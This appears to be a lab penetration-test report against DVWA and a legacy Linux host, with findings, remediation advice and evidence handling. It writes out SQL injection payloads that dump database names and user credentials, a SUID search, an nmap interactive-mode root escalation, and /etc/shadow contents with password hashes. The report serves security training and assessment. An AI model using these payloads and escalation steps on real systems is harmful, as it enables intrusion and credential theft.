
A security assessment identified multiple vulnerabilities that could allow unauthorized access, data compromise, and system manipulation. Critical issues include SQL Injection and weak authentication controls. These weaknesses expose sensitive data and increase the risk of full system compromise. Immediate remediation is recommended to reduce risk exposure and strengthen the application's security posture.

3.2 Technical Findings

Title:

SQL Injection

Description:

Improper input validation can allow an attacker to inject malicious SQL Queries.

Severity:

Critical

Impact:


Unauthorized database access, manipulation of the database, and data exfiltration

Proof of Concept (Poc):

Step 1: Manually checking for SQL Injection

Query used:

- ' OR '1'=1#




Got all ID names with surname

Step 2: Checking Database Names

Query Used:

- ‘ UNION SELECT null, database()#



Got database name, i.e., **dvwa**

Step 3: Checking table names present on the DVWA database

Query Used:


- ‘ UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema=’dvwa’#

Got the table name present in the DVWA database, i.e., **guestbook and users**

Step 4: Checking column names present in the users table

Query Used:

- ‘ UNION SELECT null, column_name FROM information_schema.columns WHERE table_name=’users’#




Step 5:

Retrieving all credentials from user tables

Query Used:

- ‘ UNION SELECT user, password FROM users#



Retrieved all credentials from the users table


3.3 Remediation

- ✓ Implement parameterized queries / prepared statements.
- ✓ Enforce strict server-side input validation.
- ✓ Use ORM frameworks where applicable.
- ✓ Deploy Web Application Firewall (WAF) rules.

3.4 Finding Tables

Finding ID	Vulnerability	Severity	Remediation
001	SQL Injection	Critical	Use prepared statements
002	Command Injection	Critical	Input validation
003	Brute Force	High	Rate limiting
004	XSS	High	Output encoding/escaping
005	IDOR	Medium	server-side authorization checks

3.5 Visualization



3.6 Non-Technical Summary

A critical security vulnerability has been identified in the application that could allow attackers to access and manipulate sensitive data without authorization. This issue may enable unauthorized viewing, modification, or deletion of database information, potentially impacting business operations and data integrity. If exploited, it could lead to data breaches, compliance violations, and reputational damage. Immediate remediation is required by implementing secure coding practices and strengthening input handling mechanisms. Addressing this vulnerability promptly will significantly reduce the risk of exploitation and improve the overall security posture of the system and its underlying data infrastructure.


4. Post-Exploitation and Evidence Collection

4.1 Privilege Escalation

Step 1: Checking which user shell i got

Command used:

- whoami




Step 2: Escalating privileges

Finding which service has a suid bit set

Command used:

- Find / -perm -u=s -type f 2>/dev/null



Step 3: Gaining root access

Nmap service has the suid bit set, so I can do privilege escalation with nmap interactive

Command used:

- Nmap –interactive
- !/bin/sh

```
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/sh
whoami
root
```

4.2 Evidence Collected

1. Shadow file

The shadow file stores all users' password hashes

Command used:

- cat /etc/shadow

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
```

2. Passwd file

The password file stores essential user account information.


Command used:

- cat /etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
```

3. Wireshark Traffic

Captured traffic by selecting the eth0 interface



4.3 Hash Files

Item Name	Description	Collected by	Date	Hash Value
Shadow File	User password hashes	VAPT Analyst	2026-03-27	dd6357ba095fcec4c0349e93c708309edb11a4a8b1f42054218ab0f77bb57a12
Passwd File	user account information	VAPT Analyst	2026-03-27	d18342ff52ecb8b6d932a7c60e28b3a2f6ab9fbb33a3005b95eb8722b1786cea
Traffic Log	http traffic	VAPT Analyst	2026-03-27	cc6835c7236b1d1589fba98b0060d929cfc758e0858aec0dcea38139cebc2d9a

4.4 Summary

Post-exploitation activities included collecting critical system files such as /etc/passwd and /etc/shadow to identify user accounts and password hashes. Network traffic was captured using Wireshark and stored as a PCAP file. All evidence was securely preserved and hashed using SHA256, ensuring integrity and maintaining proper chain-of-custody procedures.